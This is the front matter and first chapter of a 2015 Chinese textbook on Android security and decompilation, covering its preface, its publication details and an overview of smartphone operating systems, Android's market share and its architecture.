别让你的代码成为别人的炮灰



刘 云 朱桂英◎编著

Android

系统安全和反编译实战

- 实录460分钟、102个系统安全高清学习视频。
- 教授精髓，多角度剖析Android的安全机制和实现原理。
- 2个大型综合案例，与实际开发过程可无缝对接。
- 全面、详尽、实用的安全解决方案。赠送源码，拿来就用。



- 15个Android综合项目开发案例
- 38个Android应用开发学习视频

清华大学出版社

Android 系统安全和反编译实战

刘 云 朱桂英 编著

清华大学出版社
北 京

内 容 简 介

Android 系统从诞生到现在，在短短几年时间里，凭借其操作易用性和开发的简洁性，赢得了广大用户和开发者的支持。截至 2014 年 9 月 30 日，Android 系统的市场占有率高达 85%。本书内容分为 4 篇，共计 22 个章节，循序渐进地讲解了 Android 系统安全分析和破解实战的基本知识。本书从搭建应用开发环境开始讲起，依次讲解了基础知识篇、系统安全架构篇、安全攻防篇、综合实战篇这四大部分的内容。在讲解每一个知识点时，都遵循了理论联系实际的讲解方式，从内核分析到安全架构实现，再到加壳、解壳、反编译和漏洞解析，最后到综合实例演练，彻底剖析了 Android 系统安全分析和破解的所有知识点。本书涵盖了 Android 系统安全分析和破解的主要内容，讲解详细并且通俗易懂，不但适合高手们的学习，也特别有利于初学者学习并消化。

本书适合 Android 安全架构者、Linux 开发人员、系统安全人员、Android 源码分析人员、Android 应用开发人员和从事 Android 等移动设备安全工作的人员学习，也可以作为相关培训学校、大专院校和杀毒软件公司的教学及培训用书。

图书在版编目（CIP）数据

Android 系统安全和反编译实战/刘云，朱桂英编著．—北京：清华大学出版社，2015
ISBN 978-7-302-40128-5

I. ①A…　II. ①刘…　②朱…　III. ①移动终端-应用程序-程序设计-安全技术　IV. ①TN929.53

中国版本图书馆 CIP 数据核字（2015）第 090040 号

责任编辑： 朱英彪
封面设计： 刘　超
版式设计： 刘艳庆
责任校对： 王　颖
责任印制：

出版发行： 清华大学出版社
网　　址： http://www.tup.com.cn，http://www.wqbook.com
地　　址： 北京清华大学学研大厦 A 座　**邮　　编：** 100084
社 总 机： 010-62770175　**邮　　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　　销： 全国新华书店
开　　本： 203mm×260mm　**印　　张：** 42.75　**字　　数：** 1318 千字
（附 DVD 光盘 1 张）
版　　次： 2015 年 8 月第 1 版　**印　　次：** 2015 年 8 月第 1 次印刷
印　　数： 1～3000
定　　价： 89.80 元

产品编号：061536-01

前　　言

2007 年 11 月 5 日，谷歌公司宣布基于 Linux 平台的开源手机操作系统 Android 诞生，该平台号称是首个为移动终端打造的真正开放和完整的移动软件。本书将和广大读者共同领略这款系统的神奇之处。

市场占有率高居第一

截至 2014 年 9 月，Android 在手机市场上的占有率从 2013 年的 68.8%上升到 85%，而 iOS 则从 19.4%下降到 15.5%，WP 系统从原来的 2.7%小幅上升到 3.6%。从数据上看，Android 平台占据了市场的主导地位。

就目前来看，智能手机的市场已经饱和，大多数用户在各个平台中转换。而就在这样一个市场上，Android 还增长了 10%左右的占有率确实不易。

为开发人员提供了“平台”

（1）保证开发人员可以迅速转型为 Android 应用开发

Android 应用程序是通过 Java 语言开发的，只要具备 Java 开发基础，就能很快上手并掌握。作为单独的 Android 应用开发，对 Java 编程门槛的要求并不高，即使没有编程经验，在突击学习 Java 之后也可以学习 Android。另外，Android 完全支持 2D、3D 和数据库，并且和浏览器实现了集成。所以通过 Android 平台，程序员可以迅速、高效地开发出绚丽多彩的应用，例如常见的工具、管理、互联网和游戏等。

（2）定期举行奖金丰厚的 Android 大赛

为了吸引更多的用户使用 Android 开发，谷歌已经成功举办了奖金为数千万美元的开发者竞赛，鼓励开发人员创建出创意十足、十分有用的软件。这种大赛对于开发人员来说，不但能练习自己的开发技术，高额的奖金也是学员们学习的动力。

（3）开发人员可以利用自己的作品赚钱

为让 Android 平台吸引更多用户，谷歌提供了一个专门下载 Android 应用的门店 Android Market，地址是 https://play.google.com/store。该门店中允许开发人员发布应用程序，也允许 Android 用户下载自己喜欢的程序。作为开发者，需要申请开发者账号，申请后才能将自己的程序上传到 Android Market，并且可以对自己的软件进行定价。只要所编写的软件程序足够吸引人，就可以获得很好的金钱回报，实现了程序员学习和赚钱两不误，所以吸引了更多开发人员加入到 Android 大军中来。

Android 安全隐患日益突出

Android 系统的诞生伴随着手机的安全问题，Android 系统的开源性势必会带来一系列的安全问题，

但也正因为开源性才可以让用户有自由创造和发挥的空间。对于普通手机用户来说，Android 的安全性是让人担心的问题。Android 不安全的因素主要来源于恶意软件，因此对于用户来说如何防止恶意软件的入侵才是首要问题。笔者从研究学习 Android 安全方面的知识，到从事相关工作，已经度过了 4 年的时光。在这 4 年当中，见到了形形色色的病毒和木马，也无数次听到过被攻击者的诉苦。正因如此，笔者才立志写一本系统的、完整的 Android 安全方面的书籍。

本书的内容

本书内容分为 4 篇，共计 22 章，循序渐进地讲解了 Android 系统安全分析和破解实战的基本知识。本书从搭建应用开发环境开始讲起，依次讲解了基础知识篇、系统安全架构篇、安全攻防篇、综合实战篇这四大部分的内容。在讲解每一个知识点时，都遵循了理论联系实际的讲解方式，从内核分析到安全架构实现，再到加壳、解壳、反编译和漏洞解析，最后到综合实例演练，彻底剖析了 Android 系统安全分析和破解的所有知识点。本书几乎涵盖了所有 Android 系统安全分析和破解的主要内容，讲解方法详细且通俗易懂，不但适合高手们的学习，也特别有利于初学者学习和消化。

致读者的话

Android 安全方面的知识博大精深，不仅包括基本的底层开发和顶层 Java 应用开发，还包括反编译和漏洞分析的技术能力，并且还要求从业人员具备可以制作自己的操作工具的能力。这要求从业人员不但要具备 Java、C 和 C++的知识，还需要具备 ARM 逆向分析和汇编开发的能力。更重要的是，Android 从业人员还必须拥有勇于探索和不怕失败的信念。

笔者从 2008 年接触 Android 系统开始，经历了 Android 应用开发、源码分析、底层架构学习。后来因为加入了 360 团队，所以开始研究学习 Android 安全的知识。开始的学习是枯燥无味的，幸好有家人、朋友和同事的鼓励，才得以坚持下去。作为一名“过来人”，对广大初学者提出如下建议。

（1）建立信心

什么是自信，我认为我现在想做到某件事，然后通过努力做到了，这就是自信的建立。都说信心是成功的关键，学习计算机技术也是如此。只要建立“一定能学好 Android 安全”的信心，就一定能成功。

（2）稳扎稳打

稳扎稳打，意思是稳当而有把握地打仗，比喻有把握、有步骤地工作。学习计算机技术更是需要“稳扎稳打，步步为营”。开发技术的学习不能速成，没有捷径。在每一个知识点都彻底融会贯通后，才能去学习下一个知识点。

（3）多交流

闭门造车只会延误学习的进度。随着互联网的普及，各大学习论坛为程序学习者提供了交流的平台，以和广大志同道合的朋友们共同探索、共同进步。笔者在学习伊始，经常光顾看雪论坛、开源中国安全模块、吾爱破解等论坛，里面的朋友热情大方，不但共享了很多学习资料和工具，高手们还经常抽出宝贵的时间耐心解答别人的问题。感谢这些学习资源论坛，感谢过去四年的陪伴，使我的学习过程不再枯燥乏味。

- ☑ 看雪论坛：http://bbs.pediy.com/。
- ☑ 开源中国社区：http://www.oschina.net/。



☑ 吾爱破解论坛：http://www.52pojie.cn/。

本书特色

本书编写的目标是通过一本图书提供多本图书的价值，读者可以根据自己的需要有选择地阅读。在内容的编写上，本书具有以下特色。

（1）内容全面，讲解细致

本书几乎涵盖了 Android 系统安全分析和破解实战所需要的所有主要知识点，详细讲解了每一个安全项目的实现过程和具体移植方法。每一个知识点都力求用翔实和易懂的语言展现在读者面前。

（2）遵循合理的主线进行讲解

为使读者彻底弄清楚 Android 系统安全分析和破解的各个知识点，在讲解每一个知识点时，从 Linux 内核开始讲起，依次剖析了底层架构原理、漏洞分析、反编译和具体安全策略的知识。遵循了从底层到顶层，实现了 Android 系统安全分析和破解开发大揭秘的目标。

（3）章节独立，自由阅读

本书中的每一章内容都可以独自成书，读者既可以按照本书编排的章节顺序进行学习，也可以根据自己的需求对某一章节进行针对性学习。与传统的计算机书籍相比，阅读本书会带来更多乐趣。

（4）实例典型，实用性强

本书讲解了现实中最常用的 Android 系统安全和破解项目的实现方法和架构技巧，这些经典应用都是在商业项目中最需要的部分，读者可以直接将本书中的知识应用到自己的项目中，实现无缝对接。

（5）附配资源丰富

本书配有丰富的学习资源，除源代码、PPT 之外，还实录了 102 个高清学习视频，既有实用的知识点讲解视频，也有详细的实例开发视频。除此以外，本书额外赠送了 38 个 Android 应用开发学习视频，以及 15 个 Android 应用开发综合案例，包括仿小米录音机、音乐播放器、跟踪定位系统、仿陌陌交友系统、手势音乐播放器、智能家居系统、湿度测试仪、象棋游戏、抢滩登陆游戏、九宫格数独游戏、健康饮食系统、仓库管理系统、个人财务系统、仿去哪儿酒店预定系统、仿开心网客户端等。通过这些附配资源，读者的学习过程会更加方便、快捷。

读者对象

☑ Android 安全架构人员。
☑ 网络安全人员。
☑ 手机杀毒软件工作人员。
☑ 初学 Android 编程的自学者。
☑ Linux 开发人员。
☑ 大中专院校的老师和学生。
☑ 毕业设计的学生。
☑ Android 编程爱好者。
☑ 相关培训机构的老师和学员。
☑ 从事 Android 开发的程序员。

参与本书编写的人员还有周秀、付松柏、邓才兵、钟世礼、谭贞军、张加春、王教明、万春潮、郭慧玲、侯恩静、程娟、王文忠、陈强、何子夜、李天祥、周锐、朱桂英、张元亮、张韶青、秦丹枫。


本团队在编写过程中，得到了清华大学出版社工作人员的大力支持，正是各位编辑的求实、耐心和高效率，才能使得本书在这么短的时间内出版。另外也十分感谢我的家人，在我写作时给予了巨大支持。由于水平有限，书中难免有纰漏和不尽如人意之处，诚请读者提出意见或建议，以便修订并使之更臻完善。另外我们提供了售后支持网站（http://www.chubanbook.com）及 QQ 群（192153124），读者朋友如有疑问可以在此提出，一定会得到满意的答复。

编　者

目　　录

第 1 篇　基础知识篇

第 2 篇　系统安全架构篇



第 3 篇 安全攻防篇



第 4 篇　综合实战篇

第 1 篇　基础知识篇



第 1 章　Android 系统介绍

2007 年，Google 公司推出了一款无与伦比的移动智能设备系统——Android，这是一种建立在 Linux 基础之上的为手机、平板等移动设备提供的软件解决方案。截至 2014 年 9 月，根据知名 IDC 公司的统计，Android 系统在世界智能手机发货量中占据 85%的份额，已经成为当今最受欢迎的智能设备系统之一。本章将引领读者一起来了解 Android 系统的发展历程和背景，充分体验这款操作系统的成功之处。

1.1　纵览智能设备系统

知识点讲解：光盘:视频\知识点\第 1 章\纵览智能设备系统.avi

在当今市面中有很多智能手机系统，在 Android 推出之前，智能手机系统领域塞班、苹果、微软互不相让，三足鼎立之势日渐明显。最受大家欢迎的当属微软、塞班、PDA、黑莓、苹果和本书的主角 Android，本节将一一讲解这些手机智能系统的知识。

1.1.1　昨日皇者——Symbian（塞班）

Symbian 作为昔日智能手机的王者，在 2005—2010 年曾一度风骚，街上很多都是诺基亚的 Symbian 手机，N70、N73、N78、N97，诺基亚 N 系列曾经被称为“N=无限大”的手机。对硬件的要求低、操作简单、省电、软件资源多是 Symbian 系统手机的重要特点。Symbian 系统标志如图 1-1 所示。

symbian OS

图 1-1　Symbian 系统标志

在国内软件开发市场内，基本每一个软件都会有对应的塞班手机版本。而塞班开发之初的目的是要保证在较低资源的设备上能长时间稳定可靠地运行，这导致了塞班的应用程序开发有着较为陡峭的学习曲线，开发成本较高。但是程序的运行效率很高。例如 5800 的 128MB 的 RAM，后台可以同时运行十几个程序而操作依旧流畅（多任务功能是特别强大的），即使几天不关机，其剩余内存也会保持稳定。

在 Android、iOS 的围攻之下，诺基亚仍然推出了塞班 3 系统，甚至为其更新（Symbian Anna，Symbian Belle），从外在的用户界面到内在的功能特性都有了显著提升，例如，可自由定制的全新窗体部件、更多主屏、全新下拉式菜单等。

由于对新兴的社交网络和 Web 2.0 内容支持欠佳，塞班占智能手机的市场份额日益萎缩。2010 年末，其市场占有量已被 Android 超过。自 2009 年底开始，包括摩托罗拉、三星、LG、索尼爱立信等各大厂商纷纷宣布终止塞班平台的研发，转而投入 Android 领域。2011 年初，诺基亚宣布将与微软成立战略联盟，推出基于 Windows Phone 的智能手机，从而在事实上放弃了经营多年的塞班，塞班退市已成定局。

1.1.2　高贵华丽——iOS

iOS 作为苹果移动设备 iPhone 和 iPad 的操作系统，在 App Store 的推动之下，成为了世界上引领潮流的

操作系统之一。原本这个系统名为 iPhone OS，直到 2010 年 6 月 7 日 WWDC 大会上宣布改名为 iOS。iOS 用户界面的概念基础上是能够使用多点触控直接操作。控制方法包括滑动、轻触开关及按键。与系统交互包括滑动（Swiping）、轻按（Tapping）、挤压（Pinching，通常用于缩小）及反向挤压（Reverse Pinching or Unpinching，通常用于放大）。此外，通过其自带的加速器，可以令其旋转设备改变其 y 轴以令屏幕改变方向，这样的设计使 iPhone 更便于使用。iOS 系统标志如图 1-2 所示。



图 1-2　iOS 系统标志

- iPhone OS 1.0：最早版本，内置于iPhone一代手机里，借助iPhone流畅的触摸屏幕，iPhone OS给用户带来了极为优秀的使用体验，相比当时的手机可以用惊艳来形容。
- iPhone OS 2.0：随着iPhone 3G的发布，App Store诞生。App Store为第三方软件的提供者提供了方便而又高效的软件销售平台，在软件开发者与最终用户之间架起了一座沟通与销售的桥梁，从而极大地丰富了iPhone手机功能应用。
- iPhone OS 3.0：iPhone 3GS开始支持复制、粘贴功能。
- iOS 4：在iPhone4推出时，苹果决定将原来iPhone OS系统重新定名为iOS，并发布新一代操作系统iOS 4。该版本开始正式支持多任务功能，通过双击HOME键实现。
- iOS 5：加入了Siri语音操作助手功能，用户可以用手机实现语言上的人机交互，该功能可以实现对用户的语音识别，完成一些较为复杂的操作，使用Siri来查询天气、进行导航、询问时间、设定闹钟、查询股票甚至发送短信等功能，方便了用户的使用。

从最初的 iPhone OS，演变至最新的 iOS 系统，iOS 成为了苹果新的移动设备操作系统，横跨 iPod Touch、iPad、iPhone，成为苹果最强大的操作系统，甚至新一代的 Mac OS X Lion 也借鉴了 iOS 系统的一些设计，可以说 iOS 是苹果的又一个成功的操作系统，能给用户带来极佳的使用体验。

优秀系统设计以及严格的 App Store，iOS 作为应用数量最多的移动设备操作系统，加上强大的硬件支持以及 iOS 5 内置的 Siri 语音助手，无疑使得用户体验得到更大的提升，使用户感受科技带来的优势。

1.1.3　全新面貌——Windows Phone

早在 2004 年时，微软就开始以 Photon 的计划代号研发 Windows Mobile 的一个重要版本更新。直到 2008 年，在 iOS 和 Android 的巨大冲击之下，微软重新组织了 Windows Mobile 的小组，并继续开发一个新的行动操作系统——Windows Phone，其标志如图 1-3 所示。

Windows Phone，简称 WP，是微软发布的一款手机操作系统，它将微软旗下的 Xbox Live 游戏、Xbox Music 音乐与独特的视频体验集成至手机中。微软公司于 2010 年 10 月 11 日 21 点 30 分正式发布了智能手机操作系统 Windows Phone，并将其使用接口称为 Modern 接口。2011 年 2 月，诺基亚与微软达成全球战略同盟并深度合作共同研发。2011 年 9 月 27 日，微软发布 Windows Phone 7.5。2012 年 6 月 21 日，微软正式发布 Windows Phone 8，采用和 Windows 8 相同的 Windows NT 内核，同时也针对市场的 Windows Phone 7.5 发布 Windows Phone 7.8。现有 Windows Phone 7 手机都将无法升级至 Windows Phone 8。

Windows Phone 系统操作界面风格如图 1-4 所示。具有桌面定制、图标拖拽、滑动控制等一系列前卫的操作体验。其主屏幕通过提供类似仪表盘的体验来显示新的电子邮件、短信、未接来电、日历约会等，让人们对重要信息保持时刻更新。它还包括一个增强的触摸屏界面，更方便手指操作；以及一个最新版本的 IE Mobile 浏览器——该浏览器在一项由微软赞助的第三方调查研究中，与参与调研的其他浏览器和手机相比，可以执行指定任务的比例超过 48%。很容易看出微软在用户操作体验上所做出的努力，而史蒂夫·鲍尔默也表示："全新的 Windows 手机把网络、个人计算机和手机的优势集于一身，让用户可以随时随地享受到想要的体验。"

图 1-3　Windows Phone 系统标志　　　图 1-4　Windows Phone 系统界面

Windows Phone，力图打破人们与信息和应用之间的隔阂，提供适用于用户的，包括工作和娱乐在内完整生活的方方面面，最优秀的端到端体验。

1.1.4　高端商务——BlackBerry OS（黑莓）

BlackBerry 系统是加拿大 Research In Motion（简称 RIM）公司推出的一种无线手持邮件解决终端设备的操作系统，由 RIM 自主开发。与其他手机终端使用的 Symbian、Windows Mobile、iOS 等操作系统有所不同，BlackBerry 系统的加密性能更强，更安全。该系统标志如图 1-5 所示。



图 1-5　BlackBerry 系统标志

安装有 BlackBerry 系统的黑莓机，不单单指一台手机，而是由 RIM 公司所推出，包含服务器（邮件设定）、软件（操作接口）以及终端（手机）大类别的 Push Mail 实时电子邮件服务。

“黑莓”（BlackBerry）移动邮件设备基于双向寻呼技术。该设备与 RIM 公司的服务器相结合，依赖于特定的服务器软件和终端，兼容现有的无线数据链路，实现了遍及北美、随时随地收发电子邮件的梦想。这种装置并不以奇妙的图片和彩色屏幕夺人耳目，甚至不带发声器。“9 • 11 事件”之后，由于 BlackBerry 及时传递了灾难现场的信息，因而在美国掀起了“拥有一部 BlackBerry 终端”的热潮。

黑莓赖以成功的最重要原则是针对高级白领和企业人士，提供企业移动办公的一体化解决方案。企业有大量的信息需要即时处理，出差在外时，也需要一个无线的可移动的办公设备。企业只要装一个移动网关，一个软件系统，用手机的平台实现无缝链接，无论何时何地，员工都可以用手机进行办公。最大方便之处是提供了邮件的推送功能，即由邮件服务器主动将收到的邮件推送到用户的手持设备上，而不需要用户频繁地连接网络查看是否有新邮件。

黑莓系统稳定性非常优秀，其独特定位也深得商务人士青睐，但也因此在大众市场上不占优势，国内用户和应用资源也较少。

背景说明：

（1）2010 年 9 月，诺基亚宣布将从 2011 年 4 月起从 Symbian 基金会（Symbian Foundation）手中收回 Symbian 操作系统控制权。由此看来，诺基亚在 2008 年全资收购塞班公司之后希望继续扩大塞班影响力的愿望并没有实现。

（2）在苹果和 Android 的强大市场攻势下，诺基亚在 2011 年 2 月 11 日宣布与微软达成广泛战略合作关系，并将 Windows Phone 作为其主要的智能手机操作系统。这家芬兰手机巨头试图通过结盟扭转颓势。

（3）2011 年 8 月 15 日，谷歌和摩托罗拉移动公司共同宣布，谷歌将以每股 40.00 美元现金收购摩托罗拉移动，总额约



125 亿美元，相比摩托罗拉移动股份的收盘价溢价了 63%，双方董事会都已全票通过该交易。谷歌 CEO 拉里·佩奇表示，摩托罗拉移动完全专注于 Android 系统，收购摩托罗拉移动之后，将增强整个 Android 生态系统。佩奇同时表示，Android 将继续开源，收购的一个目的是为了获得专利。

（4）2013 年 9 月 3 日，微软公司宣布将以 37.9 亿欧元的价格收购诺基亚的设备和服务部门，同时还将以 16.5 亿欧元的价格收购诺基亚的相关技术专利，本次交易总额达到 54.4 亿欧元，其中有 3.2 万名员工将从诺基亚转入微软，整笔交易预计于 2014 年第一季度完成。

（5）2013 年 9 月 24 日消息，黑莓表示已经与由 Fairfax Financial Holdings 主导的财团达成交易，准备以 47 亿美元出售，但是后来没有任何爆炸性消息发布。

1.1.5　本书的主角——Android

Android 一词最早出现于法国作家利尔亚当（Auguste Villiers de l'Isle-Adam）在 1886 年发表的科幻小说《未来夏娃》（L'ève future）中，他将外表像人的机器起名为 Android。Android 系统标志如图 1-6 所示。



图 1-6　Android 系统标志

自 2008 年 HTC 和 Google 联手推出第一台 Android 手机 G1 开始，Android 系统已经经过了多个版本的发展。2014 年 10 月 15 日（美国太平洋时间），Google 公司发布了全新 Android 操作系统——Android 5.0。北京时间 2014 年 6 月 26 日 0 时，Google I/O 2014 开发者大会在旧金山正式召开，发布了 Android 5.0 的前身 L（Lollipop）版 Android 开发者预览版本。今年的三款新 Nexus 设备——Nexus 6、Nexus 9 平板及 Nexus Player 将率先搭载 Android 5.0，之前的 Nexus 5、Nexus 7 及 Nexus 10 将会很快获得更新，而 Google Play 版设备则需要等上几周才能升级。

2014 年 8 月 15 日消息，根据 IDC 发布的 2014 年第二季度智能手机市场的最新数据显示，苹果 iOS 和谷歌 Android 两大系统平台继续领跑。Android 阵营增长则更惊人，达到了 33.3%，出货量达到了 2.553 亿台。Android 系统的市场份额得到了提高，从 2013 第二季度的 79.6%增长到了 2014 第二季度的 84.7%。具体信息如图 1-7 所示。

Top Five Smartphone Operating Systems, Worldwide Shipments, and Market Share, 2014Q2 (Units in Millions) - IDC/AppleInsider

Operating System	Q2 2014 Shipment Volume	Q2 2014 Market Share	Q2 2013 Shipment Volume	Q2 2013 Market Share	Year-Over-Year Growth
Android	255.3	84.7%	191.5	79.6%	33.3%
iOS	35.2	11.7%	31.2	13.0%	12.7%
Windows Phone	7.4	2.5%	8.2	3.4%	-9.4%
BlackBerry	1.5	0.5%	6.7	2.8%	-78.0%
Others	1.9	0.6%	2.9	1.2%	-32.2%
Total	301.3	100.0%	240.5	100.0%	25.3%

图 1-7　2014 年 8 月智能手机平台调查表

由此可见，Android 系统的市场占有率位居第一，并且毫无压力。Android 机型数量庞大，简单易用，相当自由的系统能让厂商和客户轻松定制各样的 ROM，定制各种桌面部件和主题风格。简单而华丽的界面得到广大客户的认可，对手机进行刷机也是不少 Android 用户所津津乐道的事情。

可惜 Android 版本数量较多，市面上同时存在着 1.6、2.0、2.1、2.2、2.3、4.4.2 等各种版本的 Android 系统手机，应用软件对各版本系统的兼容性对程序开发人员来说是一个不小的挑战。由于开发门槛低，导致应用数量虽然很多，但是应用质量参差不齐，甚至出现不少恶意软件，使一些用户受到损失。而且，Android 没有对各厂商在硬件上进行限制，导致一些用户在低端机型上体验不佳。另外，因为 Android 的应用主要使用 Java 语言开发，其运行效率和硬件消耗一直是其他手机用户所诟病的地方。

1.2　分析 Android 成功的秘诀

知识点讲解：光盘:视频\知识点\第 1 章\分析 Android 成功的秘诀.avi

Android 从 2007 年诞生，到 2014 年占据市场 80%左右的份额，为什么能够在这么短的时间内成为移动智能设备市场占有率的第一名？在本节的内容中，将从 4 个方面来为读者解答这个问题。

1.2.1　强有力的业界支持

Android 系统基于 Linux 内核，是一款开源的手机操作系统。正是因为如此，在 Android 刚刚崭露头角之后，各大手机厂商和电信部门纷纷加入到了 Android 联盟当中。Android 联盟由业界内的世界级企业组成，主要成员包括中国移动、摩托罗拉、高通、T-Mobile、三星、LG、HTC 等在内的 30 多家技术和无线应用的领军企业。Android 通过与运营商、设备制造商、开发商和其他有关各方结成深层次的合作伙伴关系，希望借助建立标准化、开放式的移动电话软件平台，在移动产业内形成一个开放式的生态系统。

1.2.2　研发阵容强大

Android 的研发队伍阵容强大，包括摩托罗拉、Google、HTC（宏达电子）、PHILIPS、T-Mobile、高通、魅族、三星、LG 以及中国移动在内的 34 家企业，这些企业在业界内堪称大佬，都将基于该平台开发手机的新型业务，应用之间的通用性和互联性将在最大程度上得到保持。无论是从硬件到软件，还是到电信服务商，Android 从一开始便成为了业界内的宠儿，被当做重点培养对象。这样 Android 系统在强大的开发团队的培育和呵护下，最终功成名就，成为了一方霸主。

1.2.3　为开发人员“精心定制”

Google 公司一直视程序员为前进动力的源泉，为了提高程序员们的开发积极性，不但为开发人员提供了一流的开发装备和软件服务，而且还提出了振奋人心的奖励机制。

（1）保证开发人员可以迅速转型到 Android 应用开发

Android 应用程序是通过 Java 语言开发的，只要具备 Java 开发基础，就能很快上手并掌握。作为单独的 Android 应用开发，对 Java 编程门槛的要求并不高，即使没有编程经验的门外汉，也可以在突击学习 Java 之后学习 Android。另外，Android 完全支持 2D、3D 和数据库，并且和浏览器实现了集成。所以通过 Android 平台，程序员可以迅速、高效地开发出绚丽多彩的应用，例如常见的工具、管理、互联网和游戏等。

（2）定期召开奖金丰厚的 Android 大赛

为了吸引更多的用户使用 Android 开发，谷歌已经成功举办了奖金为数千万美元的开发者竞赛，鼓励开发人员创建出创意十足、十分有用的软件。这种大赛对于开发人员来说，不但能提高自己的开发水平，高额的奖金也是学员们学习的动力。

（3）开发人员可以利用自己的作品赚钱

为了能让 Android 平台吸引更多的关注，谷歌提供了一个专门下载 Android 应用的门店：Android Market，地址是 https://play.google.com/store。在这个门店中允许开发人员发布应用程序，也允许 Android 用户下载自己喜欢的程序。作为开发者，需要申请开发者账号，申请后才能将自己的程序上传到 Android Market，并且

可以对自己的软件进行定价。只要开发的软件程序足够吸引人，就可以获得很好的金钱回报，实现了程序员学习和赚钱两不误，所以吸引了更多开发人员加入到 Android 大军中来。

1.2.4　开源

Android 是一款开源的系统，开源意味着对开发人员和手机厂商是完全免费使用的，正因此激发了世界各地无数程序员的热情。于是很多手机厂商都纷纷采用 Android 作为自己产品的系统，这当然也包括很多山寨厂商。因为免费所以降低了成本，提高了利润。而对于开发人员来说，因为 Android 被众多移动设备产品采用，所以这方面的人才也变得愈发珍贵。

1.3　剖析 Android 系统架构

知识点讲解：光盘:视频\知识点\第 1 章\剖析 Android 系统架构.avi

Android 系统是一个移动设备的开发平台，其软件层次结构包括操作系统（OS）、中间件（MiddleWare）和应用程序（Application）。根据 Android 的软件框图，其软件层次结构自下而上分为以下 4 层。

- ☑ 操作系统层（OS）。
- ☑ 各种库（Libraries）和 Android 运行环境（RunTime）。
- ☑ 应用程序框架（Application Framework）。
- ☑ 应用程序（Application）。

上述各个层的具体结构如图 1-8 所示。

